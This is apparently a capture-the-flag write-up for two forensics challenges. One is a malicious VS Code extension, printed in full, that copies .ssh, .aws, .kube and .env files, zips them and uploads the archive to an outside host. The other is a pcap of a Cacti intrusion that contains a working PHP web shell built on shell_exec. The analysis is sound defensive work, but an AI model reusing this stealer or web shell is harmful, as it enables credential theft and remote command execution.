Forensics + Coding challenges - HTB University CTF 2025
Write-ups for all Forensics and Coding challenges in HTB University CTF 2025 - Tinsel Trouble
~ [FOR] Snowy Extension (very easy) ~
Detail
The Starshard Bauble’s theft left behind subtly altered source files hidden among festive scripts. Players must inspect code highlighting anomalies to spot injected logic, trace tampering patterns, and reveal how the Gingerbit Gremlin sabotaged Everlight, one miscolored line at a time.
Solution
We are provided a .vsix file. This file is a package format used to distribute and install extensions for Microsoft Visual Studio and Visual Studio Code. When we see file’s header, we see that there is PK magic header. So we can use decompress tool to extract file inside it.


There are 3 files inside. We found a weird javascript file called extension.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
const vscode = require("vscode");
const fs = require("fs");
const path = require("path");
const os = require("os");
const { execSync } = require("child_process");
const https = require("http");

function activate(context) {

	console.log('❄ ❄ ❄ Code-Highlight extension is active... ❄ ❄ ❄');

	const disposable = vscode.commands.registerCommand('code-highlight.activate', async function () {
		if (os.hostname() !== 'frosty-node') {
			vscode.window.showInformationMessage('Code Highlight activated!');
			return;
		}

		function UhlAGtoaWM() {
			const ZPtKUr = 'sn0wwyy';
			const QMOHbr = 'gl0be1337';
			return ZPtKUr + QMOHbr;
		}

		const WkZtejFrZT = Buffer.from(UhlAGtoaWM(), 'utf8');


		function czIixzVTWz(buf, keyBytes = WkZtejFrZT) {
		const out = Buffer.alloc(buf.length);
		for (let i = 0; i < buf.length; i++) {
			out[i] = buf[i] ^ keyBytes[i % keyBytes.length];
		}
			return out;
		}


		function qmJJvtPnmp(b64) {
			const buf = Buffer.from(b64, 'base64');
			const FftbsaD = czIixzVTWz(buf);
			return FftbsaD.toString('utf8');
		}

		const iAjuwiisFf = [
		"XQ9HBA==",
		"XQVFFRI=",
		"XR1DHw==",
		"XQteAQ==",
		"XR5UEQ==",
		"XQpfFA8=",
		"OzpyDDpNFQ4PWVIQQmw=",
		"JT1zKDIBDQICQ1NVXwY=",
		"LF9DKBlJDQ9dXgU6XwBESg=="
		]

		const homedir = os.homedir();
		const stagedr = path.join(homedir, 'important-folder');
		const ext = iAjuwiisFf.map(qmJJvtPnmp);
		if (!fs.existsSync(stagedr)) fs.mkdirSync(stagedr);

		function scan(dir, depth = 0) {
			if (depth > 3) return;
			try {
				fs.readdirSync(dir).forEach(item => {
					const fullPath = path.join(dir, item);
					try {
						const stats = fs.statSync(fullPath);
						if (ext.some(p => item.includes(p))) {
							if (stats.isFile()) {
								fs.copyFileSync(fullPath, path.join(stagedr, item));
							}
						}
						if (stats.isDirectory() && !item.startsWith('.')) {
							scan(fullPath, depth + 1);
						}
					} catch {}
				});
			} catch {}
		}

		scan(homedir);

		const zipPath = path.join(homedir, 'documents.zip');
		try {
			execSync(`cd "${homedir}" && zip -r documents.zip important-folder`, { stdio: 'ignore' });
		} catch {}

		if (fs.existsSync(zipPath)) {
			const data = fs.readFileSync(zipPath);
			const req = https.request({
				hostname: 'holly-gateway.htb',
				port: 8080,
				path: '/upload',
				method: 'POST',
				headers: { 'Content-Length': data.length }
			});
			req.write(data);
			req.end();
		}
		vscode.window.showInformationMessage('Highlight applied, and is working as intended!');
	});
	context.subscriptions.push(disposable);
}

function deactivate() {}
module.exports = { activate, deactivate }
After reading the full script, here’s my analysis:
The function
czIixzVTWzimplements a XOR Cipher- Argument
WkZtejFrZTis a key, it generated by functionUhlAGtoaWM()–> Easy to see that key’s value issn0wwyygl0be1337
- Argument
The function
qmJJvtPnmpimplements a Base64 decodeInput values are
iAjuwiisFfwhich contains many base64 dataThe last output is saved in
extvariable

I will use Nodejs online compiler to test all of this
1
2
3
4
5
6
7
8
9
10
11
12
// 'ext' value
[
  '.aws',
  '.kube',
  '.ssh',
  '.env',
  '.pdf',
  '.docx',
  'HTB{M4lici0us_',
  'VSC_Extens10n5',
  '_1s_n0th1ng_n3w}'
]
Final Answer
HTB{M4lici0us_VSC_Extens10n5_1s_n0th1ng_n3w}
~ [FOR] A Trail of Snow and Deception (easy) ~
Details
Oliver Mirth, Tinselwick’s forensic expert, crouched by the glowing lantern post, tracing the shimmerdust trail with a gloved finger. It led into the snowdrifts, then disappeared, no footprints, no sign of a struggle. He glanced up at the flickering Snowglobe atop Sprucetop Tower, its light wavering like a fading star. “Someone’s been tampering with the magic,” Oliver murmured. “But why?” He straightened, eyes narrowing. The trail might be gone, but the mystery was just beginning. Can Oliver uncover the secret behind the fading glow?
1
2
3
4
5
6
7
01 - What is the Cacti version in use? (e.g. 7.1.0)
02 - What is the set of credentials used to log in to the instance? (e.g., username:password)
03 - Three malicious PHP files are involved in the attack. In order of appearance in the network stream, what are they? (e.g., file1.php,file2.php,file3.php)
04 - What file gets downloaded using curl during exploitation process? (e.g. filename)
05 - What is the name of the variable in one of the three malicious PHP files that stores the result of the executed system command? (e.g., $q5ghsA)
06 - What is the system machine hostname? (e.g. server01)
07 - What is the database password used by Cacti? (e.g. Password123)
Solution
Question 1: What is the Cacti version in use?

Wireshark’s filter: http.request.uri contains "cacti". Follow the stream and use Ctrl-F to find the version
Question 2: What is the set of credentials used to log in to the instance?

When log in, it will request a POST packet to sent credential so I will use the filter: http.request.method == POST. We can found the credentials on HTML form data
Question 3: Three malicious PHP files are involved in the attack. In order of appearance in the network stream, what are they?
Wireshark’s filter: http.request.uri contains "php" && http.request.method == GET

We can see that there are 3 suspicious php file: JWUA5a1yj.php, ornF85gfQ.php and f54Avbg4.php

The most obvious example is the file f54Avbg4.php. There are many requests with the parameter ?q=<base64>. It’s very similar to RCE. If we try to decode one, we confirm that this is malicious request
Question 4: What file gets downloaded using curl during exploitation process?

Downloading using curl so I used filter: http.user_agent contains "curl"
Question 5: What is the name of the variable in one of the three malicious PHP files that stores the result of the executed system command?
I followed the stream of the GET /bash request, I saw this

It echo decoded base64 data to f54Avbg4.php. Decode the encoded base64 data, we have
1
2
3
4
5
6
7
8
<?php
    $A4gVaGzH = "kF92sL0pQw8eTz17aB4xNc9VUm3yHd6G";
    $A4gVaRmV = "pZ7qR1tLw8Df3XbK";
    $A4gVaXzY = base64_decode($_GET["q"]);
    $a54vag = shell_exec($A4gVaXzY);
    $A4gVaQdF = openssl_encrypt($a54vag,"AES-256-CBC",$A4gVaGzH,OPENSSL_RAW_DATA,$A4gVaRmV);
    echo base64_encode($A4gVaQdF);
?>
After reading the code, we can figure out the flow:
Attacker send
GETrequest with data (attacker’s command) in parameterqThe command is Base64-decoded and stored in
$A4gVaXzYThe decoded command is executed on the system using
shell_exec(). And the output is saved in$a54vagEncrypt
$a54vagby using AES-256-CBCKey:
$A4gVaGzHIV:
$A4gVaRmV
The output of encryption which is
$A4gVaQdF, is encoded Base64 one more time and sent to the HTTP response
Question 6: What is the system machine hostname?
We knew the flow, so use it to find. Attacker will RCE through parameter q, extract all q parameter value
1
tshark -r capture.pcap -Y "http.request.method==GET && http.request.uri contains f54Avbg4" -T fields -e http.request.uri.query.parameter
Output:
1
2
3
4
5
6
q=aWQ=                                      ---> id
q=aG9zdG5hbWU=                              ---> hostname
q=cHdk                                      ---> pwd
q=bHMgLWxh                                  ---> ls -la
q=bHMgLWxhIGluY2x1ZGUv                      ---> ls -la include/
q=Y2F0IGluY2x1ZGUvY29uZmlnLnBocA==          ---> cat include/config.php
We have to find the system machine hostname so we will follow the stream of packet GET /cacti/f54Avbg4.php?q=aG9zdG5hbWU=
Copy the encoded Base64 data and decrypt AES with key and IV explained above



Question 7: What is the database password used by Cacti?
Same with previous question, in this question I will use data in packet GET /cacti/f54Avbg4.php?q=Y2F0IGluY2x1ZGUvY29uZmlnLnBocA== because database password often saved in config file
